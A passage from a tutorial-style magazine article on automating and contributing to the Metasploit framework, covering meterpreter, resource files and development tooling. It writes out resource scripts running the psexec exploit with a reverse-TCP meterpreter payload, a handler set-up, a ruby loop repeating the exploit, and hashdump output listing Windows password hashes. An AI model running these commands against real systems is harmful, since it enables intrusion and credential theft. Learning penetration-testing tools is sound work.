('info payload/windows/meterpreter/reverse_tcp' for example), however you will probably have to interact with and explore the payload to get an idea for what it can truly do. Remember to tab complete, it's easier and will help you avoid typing "payloads" vs "payload" etc, which can be very frustrating. Custom payloads can be employed as well using the "generic/custom" payload setting. The meterpreter family of payloads (Windows, posix, Java, php) is by far the most capable, flexible, and robust. Egyp7 has been putting in a ton of effort on the historically overlooked posix meterpreter and it has had a lot of functionality added. Most post modules are written for the meterpreter payload family.

*set PAYLOAD */meterpreter* # The Meterpreter Payload*

Metasploit Unleashed sums up meterpreter quite well:

> *"Meterpreter, the short form of Meta-Interpreter, is an advanced, multi-faceted payload that operates via [reflective] dll injection. The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving..."*[25]

Although the meterpreter payload is where automation really gets interesting, I think it's important to note that you already have some idea how to automate Metasploit. As mentioned previously, you can use the 'resource' command and if you explored the command line options for msfconsole you may have noticed the '-r' option. Metasploit resource files provide the same functionality as resource files in Linux, they are files consisting of commands which are simply executed sequentially. You can write a resource file by hand or use the 'makerc' command to automatically write your previously entered console commands to an rc file. You can then open the rc file in a text editor to correct errors and remove unnecessary commands such as 'show options'. Create a resource file with the following commands:

```
use exploit/windows/smb/psexec
```

---

[23] The direction of the payload binding determines how the connection is initiated. Reverse payloads send the session connection to the attacker where an established server-side listener must be waiting. In this arrangement the target host becomes a network client.

[24] Staged payloads are usually larger and are transmitted to the target host in chunks (or stages). The initial payload (the stager) allocates memory and uses the network to pull down additional stages.

[25] http://www.offensive-security.com/metasploit-unleashed/Payload_Types. Reflective dll injection: http://blog.harmonysecurity.com/2008/10/new-paper-reflective-dll-injection.html

```
show options
set RHOST 192.168.100.102
set SMBPass mypassy
set SMBUser tester
set PAYLOAD windows/meterpreter/reverse_tcp
exploit   # check out the -j and -z options for more control
```

Run your resource file using 'resource myres.rc', or have it run automatically when the console is started by invoking the console as 'msfconsole -r path/to/myres.rc'. A common location for resource files is <msf_install_dir>/scripts/resource/ and msfconsole will tab complete[26] and load them from there first, followed by the current working directory. But to truly make the most out of your resource files, you'll want to explore Meterpreter.

Meterpreter is a very capable payload and has numerous options, so we will only cover a few of them. Run 'help' to see them all. Like the console, the options are grouped by theme and new commands will be presented if new functionality is added using the 'load' command. 'load' will load a meterpreter extension (i.e. plugin) which dynamically adds new functionality to the payload, automatically uploading additional libraries as needed (dll's in this case). Some plugins such as "stdapi" are automatically loaded The "espia" and "incognito" plugins are especially interesting. Many of the other commands will be quite familiar to anyone who uses the command line, especially in Linux, and will not be discussed.

background[27]	Backgrounds the current session
exit/quit	Terminate the meterpreter session
help/?	Help menu
info	Displays information about a Post module
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module

Table 3. Some useful Meterpreter commands

Many other commands fall under the areas of file system (ls, cat, download, upload etc), networking (ifconfig, portfwd, route etc), system (execute, getpid, getuid, kill, ps, shell, sysinfo etc) among other areas. You'll have to spend some time exploring the command set to become truly familiar with Meterpreter. You may want to run 'getuid' and 'getpid' to determine under what account (uid) and process ID your Meterpreter is running. You can then run 'ps' to see the other running processes and to determine the process name for your pid. Running 'shell' will drop you to a command shell which is obviously very handy (run Ctl-Z to background the shell

[26] I actually contributed this code and it was my first foray into tab completion and msfconsole code. Both of which frightened me. I continue to contribute in these areas as I like to add and fix functionality where it impacts me the most. http://git.io/sghT2g (shortened github.com url)

[27] Ctl-Z usually accomplishes this as well.

and return to Meterpreter). Running 'sysinfo' will give you basic information about the host. From here you could migrate Meterpreter to another process, depending on permissions. Migration is extremely useful, especially when Meterpreter is in a process which is likely to be terminated, such as a browser process. This is common when the exploit module was a client-side attack such as a browser exploit, or exploit/windows/fileformat/apple_quicktime_texml which affects QuickTime. This exploit module affects Windows XP SP3, but has been modified to work on Windows7[28]. It is not uncommon for private module versions to exist for various reasons, most often due to intellectual property concerns[29] or because of stability issues with the new version[30]. Most commonly, running a post module is the next step. A post module can be run using the 'run' command from within the Meterpreter context, or by running 'use post/path/to/postmod' from the msfconsole context. Since it is difficult to show the post module's options while in the Meterpreter context, I usually only use this syntax when I know the options already, or the module doesn't require that I set any options. Otherwise, I usually background the meterpreter session and return to the msfconsole context so I can utilize the 'use' method. There are 500+ post modules, broken down by operating system and then theme. The Windows OS has the most post modules and they are grouped into capture (keystrokes etc), escalate (privileges), gather (user, host, domain, or network information etc), manage (the host or the meterpreter environment), recon, and wlan. You can do just about anything[31], but a common practice at this point is to dump the accounts and their password hashes. The process and semantics are the same as running any other module:

[28] DjManilaIce (Matt Molinyawe) demonstrates a privately updated version of the exploit module running on Windows7: http://www.youtube.com/watch?v=JznIznfZ0OQ

[29] There is even a market for updated and "1-day" exploit modules, see www.exploithub.com. These modules are marketed towards professional pentesters. As of 2nd Qtr 2012 there are 116 Metasploit exploit modules available. Notice who wrote most of those modules...(not me)

[30] There is an entire branch of the Metasploit code dedicated to unstable modules: https://github.com/rapid7/metasploit-framework/tree/unstable

[31] Seriously, anything. Especially because of railgun. Railgun is a Windows API bridge allowing you to call into any dll (not just operating system dll's), taking advantage of anything in the Windows API

```
msf  exploit(psexec) > use post/windows/gather/hashdump
msf  post(hashdump) > show options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf  post(hashdump) > sessions

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WINXPSP1  192.168.100.101:4444 -> 192.168
.100.102:2694 (192.168.100.102)

msf  post(hashdump) > set SESSION 1
SESSION => 1
msf  post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 25e90362441247ac470026d224f4904b...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:47336105dbf1366baad3b435b51404ee:3004835f9461bae411c5030292613640:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:683effd1f18c01fa939700bf3ec57afb:c8c5bc2493053a9364c437244e90c7e2:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:1f7c7751efa497ef81c24fdf5416ac6c:::
```

Figure 8. Running the post/windows/gather/hashdump module

Remember to:

T: Tab complete everything.
U: 'use' a module.
S: 'show options'.
S: 'set' options.
E/R: 'exploit' an exploit module and 'run' post and aux modules

I think at this point, you can appreciate how simple it would be to write a resource script that could maybe loop through a group of IPs, create a session on each, and dump the hashes. This could be useful for testing an enterprise's password complexity compliance for instance. Or, what if you ran a test range and you want to make sure each host has a specific application, configuration, or environment. You could loop through running various post modules. Although there are more post modules for the Windows OS than any other, there are also several Linux post modules and even multi-OS modules which run on most modern platforms (find them in post/multi/*). If you attempt to write a resource script like this, you may find yourself wanting to store results easily as well as run some "glue" code for things like looping over IPs or reading them from a file. Metasploit has a postgres database which is incredibly helpful for storing and exporting data. Most well-written post modules will utilize the database (via 'db_report' and 'loot' etc) but not all, especially not the older modules. A post module can even create an arbitrary database note (db_note) against a host, port, vulnerability etc. The database has its own set of options available through the msfconsole context. The 'hosts' command will display the known hosts and pertinent info about each. 'hosts -o' will dump the contents in a friendly CSV output. As for the glue code, well Metasploit has you covered. You can run ruby inline in

your resource file by supplying <ruby> </ruby> tags. This makes looping very easy and essentially makes a resource file capable of arbitrary complexity. The ruby can even be used to load new ruby gems which the framework doesn't normally need. There are numerous examples of this in action on the Internet[32]. A super simple example which just runs our psexec exploit module 3 times:

```
use exploit/windows/smb/psexec
set RHOST 192.168.100.102
set SMBPass mypassy
set SMBUser tester
set PAYLOAD windows/meterpreter/reverse_tcp
<ruby>
   3.times { run_single("exploit -z") }
   # run_single is how you run a console command when you are in the ruby tag
   # exploit -z indicates we don't want to auto-interact w/the session
</ruby>
```

When automating the console and exploit modules like this, you will sometimes find that Metasploit throws errors because a port is already bound by another payload's "handler", or you'll see exploitation fail because the handler is not listening anymore. When you utilize a reverse connecting (reverse binding) payload, the framework automatically sets up a listening server called the handler, which handles payloads connecting back to the Metasploit instance. To gain finer grained control over this process you can 'set DisablePayloadHandler true' before executing the exploit module. As a consequence, you must set up the handler yourself, and you will see options we haven't dealt with directly yet. You must do this before you execute the exploit or the connection will fail. A useful technique in this scenario is to 'set ExitOnSession false' which tells the handler to remain listening for more connections instead of terminating after the first session is created. DisablePayloadHandler and ExitOnSession are considered advanced options. You can see advanced options by running 'show advanced'. You may also want to check out evasion options...guess how you see those? Our new code starts like this:

```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp  # this MUST match the exploit's payload
set LHOST 192.168.100.101  # this is the local interface to which we will bind the handler
set LPORT 4343  # we choose a different local port on which to listen
set ExitOnSession false  # keep the handler up after the first session is created
exploit -j  # this runs the handler as a background job
use exploit/windows/smb/psexec
set RHOST 192.168.100.102
set SMBPass mypassy
set SMBUser tester
set PAYLOAD windows/meterpreter/reverse_tcp
set DisablePayloadHandler true  # this tells the framework not to start a payload handler for us
exploit -z  # -z indicates we don't want to auto-interact w/the session
```

As I became more capable with Metasploit, right about when I got to this point here in my learning, I started to use this approach to manage test labs, help test my company's defenses with custom post modules[33], and even enumerate enterprise networks after a breach to help

---

[32] excellent stuff from mubix: http://www.room362.com/blog/2010/9/12/rapid-fire-psexec-for-metasploit.html

[33] If you dig around, you can find some of them here: https://github.com/kernelsmith/metasploit-framework/tree/post_modules/modules/post/windows

identify rogue network hosts[34]. I began to understand how to interrogate the framework instance for information[35] (while inside the ruby tags) such as 'framework.sessions' and 'active_module.fullname' and I started to feel somewhat capable. I started hosting VMs to test my new creations. I found myself doing lots of tedious work starting the VM, establishing a session, loading my experimental module, and running it. Much of this I automated with resource files, but some I could not. I also became active on the #metasploit IRC channel which gave me further insights. Two things happened around this time which accelerated my learning. First, I volunteered to attempt to add some desired functionality mentioned by egyp7[36]. This was not easy for me at the time, I had no idea if I could do it, how long it would take me, and I didn't really know how the process of contributing even worked (MSF used svn back then, they use git now, not that it would have made much difference to me). I wrote the code and submitted it as best I could, and it wasn't even integrated properly. Egyp7 integrated it, tested it, and submitted it. Seeing that code integrated showed me I could do it myself. I have to thank egyp7 tremendously at this point, because once I started submitting useful code, he spent some one-on-one IRC time with me, even though we had never met or spoken (although we have now), which really accelerated my understanding. And many folks on the IRC channel give up their own time to help out the n00bs. Just keep in mind, that the time given is in proportion to the quality of your questions. Try not to ask questions that can be solved by a quick google search etc. Second, as I increasingly began using virtual machines, I noticed a lesser-known feature in MSF called "lab". Lab[37] was a console plugin you could use to manage and manipulate virtual machines, but nobody was using it. Between learning to use it and fixing a few bugs I found, I started interacting with the author, Jonathan Cran (jcran), who I would find out later was the Director or Quality Assurance at Rapid7 for Metasploit[38]. Jon was insanely nice, helpful, and excited to have the bug fixes. I noticed he wanted VMWare ESX/ESXi support for the lab plugin, and I had been dealing with ESXi at work, so I decided to give it shot. This was a very smart thing to do...not only did I learn a lot about Ruby, but I eventually met Jon at DefCon and now we collaborate on all sorts of projects and I continue to marvel at his knowledge, willingness to share and teach, and gregarious personality[39]. I eventually rode his "coat tails" to a co-presenter arrangement at Source Barcelona 2011[40] where I got a close-up look at jcran's dedication to his craft. We both saw the flexibility of MSF and how it could be used to solve all sorts of problems, or just to improve current working solutions.

My technical contributions for our Barcelona talk were not on par with Jon's, but the presentation is an excellent example of what you can do, with even the simple automation code we have seen so far in this article, and how you can take those humble beginnings and do some truly interesting things. Some of the ideas we had included host anomaly detection (I actually implemented this in real life, the auxiliary/scanner/smb/smb_version module is amazing),

---

[34] See the first topic area in this presentation (flash): http://prezi.com/r_hmvavkgds-/source-barcelona-2011-metasploit-the-hackers-other-swiss-army-knife/

[35] You can find various examples, some silly, some very interesting, and generally peruse some of my rc files at https://github.com/kernelsmith/metasploit-framework/tree/resource_hotness/scripts/resource

[36] https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/post/windows/cli_parse.rb and some of the calling code. In fact, I'm still working on it, it's the "nnmeterp" branch on my github above.

[37] Jon later turned the plugin into a full-blown, stand-alone ruby gem which can be found here: http://rubygems.org/gems/lab but for the very latest code, see: https://github.com/pentestify/lab

[38] Metasploit was acquired in Oct 2009 by Rapid7 but the framework remains (and benefits) as open source

[39] Seriously, most of us are either introverted or just plain don't like most people. Jon knows everyone. How we met at DefCon is a funny story...buy me a beer sometime and I'll tell you

[40] The video: http://tinyurl.com/blip-sb2011, the "slides" (requires flash): http://tinyurl.com/prezi-sb2011

network regression testing, continuous discovery/enumeration, testing & training software, hardware, and meatware (the people), automating a test lab, simulating attacks/attackers). At this point, is probably when I started to fancy myself as an actual Metasploit contributor, however, this is also when the contribution process changed pretty dramatically.

tour_stops.last # Developing for and Contributing to MSF

While developing your own code for Metasploit and contributing it back to the community are entirely separate activities, they are also often tied together. Once you feel comfortable writing some of your own code, I encourage you to approach the process as if you are always going to contribute the code. This forces you to set up your environment properly and follow at least reasonably good coding practices. Most importantly, you will be less likely to lose or corrupt your code.

The first thing you need to know is Metasploit converted from svn to git in November 2011. In order to submit any contributions beyond maybe one-line fixes, you can save everyone a lot of time and pain by using git. Now, if you haven't used git before, you're admittedly going to need some time, and some pain tolerance, but once you get going, you'll love it[41]. There are many guides to using and setting up git[42], and since it's not strictly required to write your own code, we will not cover it except to point out that there is an excellent development environment guide[43] for Metasploit which covers the full process. To get started more quickly, you may just want to run the MSF installer and then skip to the git setup. However, if you plan on doing any major contribution, you'll want to set up a full development environment because multiple versions of Ruby are fully supported and you'll want to ensure your code runs on all of them. Regardless, to properly submit a contribution, you'll need at least a github.com account. Don't worry it's painless and actually pretty awesome. You'll find yourself putting all your code on github.com if for no other reason than to have access to it from anywhere and as a backup so you don't lose your code. I wrote several post modules, resource scripts etc., before the switch to git, but over time they almost all made their way onto github even though many were never submitted (usually because they are poorly written, need polishing, or are too narrowly focused)[44].

Since there are so many resources out there, we'll just cover some msfconsole commands which we skipped previously, but now may become very useful. We'll also talk about some tips to help you sift through the giant codebase that is MSF[45].

Command	Description
cd	Change the current working directory
irb	Drop into irb scripting mode

[41] Ok, maybe "love" is a strong word. Let's say you'll appreciate it's usefulness and technical prowess, and occasionally curse at it profusely.
[42] https://help.github.com/articles/set-up-git
[43] https://github.com/rapid7/metasploit-framework/wiki/Metasploit-Development-Environment

[44] See for yourself: https://github.com/kernelsmith
[45] ohloh says it's 2M lines of code including blank lines: http://www.ohloh.net/p/metasploit. But don't worry, you'll likely never need to examine that much of it.

loadpath	Searches for and loads modules from a path
makerc	Save commands entered since start to a file
reload_all	Reloads all modules from all defined module paths
resource	Run the commands stored in a file
save	Saves the active datastores
spool	Write console output into a file as well the screen
version	Show the framework and console library version numbers
pry	Open a Pry session on the current module

Table 4. Msfconsole commands commonly used during development

Before we talk about some commands, you will save yourself loads of frustration if you A) use Linux for MSF development, I can't even imagine using Windows for it and B) make the following two changes to your shell environment. Add an 'rgrep' function or similar to your shell[46] to help you find where code is declared and add at least the current git branch to your prompt[47] to avoid much git grief down the road.

Many of the commands are self explanatory, but a few need some elaboration. The 'irb' command is FANTASTIC. It opens an interactive ruby (irb) session while the framework is fully loaded. This is insanely helpful when you want to explore the name and object spaces. Two quick hints, the "framework" variable holds the framework instance, and the "client" variable holds the meterpreter instance if you run 'irb' from within the meterpreter context. You could for instance run something like 's = framework.sessions', 's.first[1].alive?', or 's.first[1].exploit.fullname' which would be the same as 'client.exploit.fullname' from the meterpreter context. You can also run tools/msf_irb_shell.rb from a system command shell if you didn't have MSF already running. While we're talking about the tools directory, there are some other code exploration and other standalone tools in there you should explore. One you should use if submitting any contributions is msftidy.rb, which will help you comply with MSF coding styles. Those styles can be found in the HACKING text file in your installation directory.

Other useful commands include 'loadpath' in case you store your modules in a non-standard location. The best location to store your personal modules is usually ~/.msf4/modules because modules there are automatically loaded by the framework, but will not get overwritten by any updates. The same goes for plugins (~/.msf4/plugins). This (~./msf4) is where you will also find your configuration info, command history, logs, etc. The 'save' command will save local datastores so you don't have to keep setting RHOST etc. 'spool' writes all the console output to a file in addition to stdout which helps you examine what happened in the past, especially when running a long resource file for example, or simply to record what happened. This can also be helpful for finding your own bugs as well as submitting bugs back to Metasploit, as can the 'version' command which will print the framework and console versions. For serious help debugging your own modules, I highly recommend the 'pry' command. Pry is an awesome ruby

[46] http://blog.pentestify.com/handy-bash-functions
[47] https://github.com/rapid7/metasploit-framework/wiki/Metasploit-Development-Environment#wiki-prompt

gem[48] which basically gives you an irb-like console designed for debugging. You can even have your module spawn a pry session at a specific point by putting "binding.pry" at the code location.

As a reward for reading this far, and because I know the Metasploit codebase can be overwhelming, I'd like to mention that you can develop in a development IDE. There are not many full-featured Ruby IDE's, but here is an excellent guide and walkthrough put together by Matt Molinyawe (DjManilaIce) for exploring MSF code in netbeans:
Setting up netbeans: http://blog.pentestify.com/setting-up-metasploit-with-netbeans-ide
Exploring MSF code: http://blog.pentestify.com/using-netbeans-ide-features-with-metasploit

tour.close # Enough Already, My Head Hurts

I hope you enjoyed the tour and are convinced you can master Metasploit and start writing your own code. Hopefully you will even start contributing back to this great tool and community. It's pretty amazing what you can accomplish if you dive in and "meet" some of the great people who make up the Metasploit community.

The tour guide would like to thank: his wife first and foremost for her understanding, as well as MC, egypt, jcran, hdmoore, djmanilaice, Art Pemberton, Chris Semon, Jay Turner, Amy Castner, Laura Nolan, Andy Oak, and countless others too numerous to name.

Additional Reading:
- Metasploit Resources
http://www.metasploit.com/development/mailing-list/
http://www.offensive-security.com/metasploit-unleashed/
http://nostarch.com/metasploit (book)
http://www.metasploit.com/development/
http://blog.pentestify.com
- Getting started with Ruby:
http://www.reddit.com/r/ruby/comments/yfzl8/what_should_i_be_doing_if_im_just_starting_out/
http://www.sapphiresteel.com/The-Little-Book-Of-Ruby/ (free book)
http://www.humblelittlerubybook.com/ (free book)
- Setting up a Metasploit development environment
https://github.com/rapid7/metasploit-framework/wiki/Metasploit-Development-Environment
https://gist.github.com/2555109 (adding current git branch to your Linux prompt)
http://blog.pentestify.com/setting-up-metasploit-with-netbeans-ide
http://blog.pentestify.com/using-netbeans-ide-features-with-metasploit (movie)
- Automating and Extending the Metasploit Framework, the Hacker's Other Swiss Army Knife
http://prezi.com/r_hmvavkgds-/source-barcelona-2011-metasploit-the-hackers-other-swiss-army-knife/
http://blip.tv/sourcebarcelona2011/metasploit-hacker-s-swiss-army-knife-5860160
- Cool contributions and code (there are too many to do real justice, so this is stuff in which I'm involved)
https://github.com/pentestify/
https://github.com/kernelsmith/metasploit-framework
https://github.com/jcran/metasploit-framework
https://github.com/rapid7/metasploit-framework/pulls/kernelsmith

Joshua Smith (kernelsmith) is currently a security researcher at NSS Labs in Austin, TX USA. Previously Josh worked at the Johns Hopkins University Applied Physics Laboratory (JHUAPL) performing various test lab, penetration testing, intrusion analysis, training, and consultation tasks. Josh also performed penetration testing for the US military for 3 years, and is an active

[48] http://rubygems.org/gems/pry and http://pryrepl.org/

Metasploit contributor and community member. Josh's educational background includes various certifications, a B.S. in Aeronautical Engineering from Rensselaer Polytechnic Institute in Troy, NY USA, an M.A. in Management of Information Systems from the University of Great Falls in Great Falls, MT, and sundry computer-related courses in between knee surgeries and before having children. He blogs, along with smarter people, at www.pentestify.com (thanks again jcran!) and tweets occasionally via @kernelsmith. This is his first magazine article ever.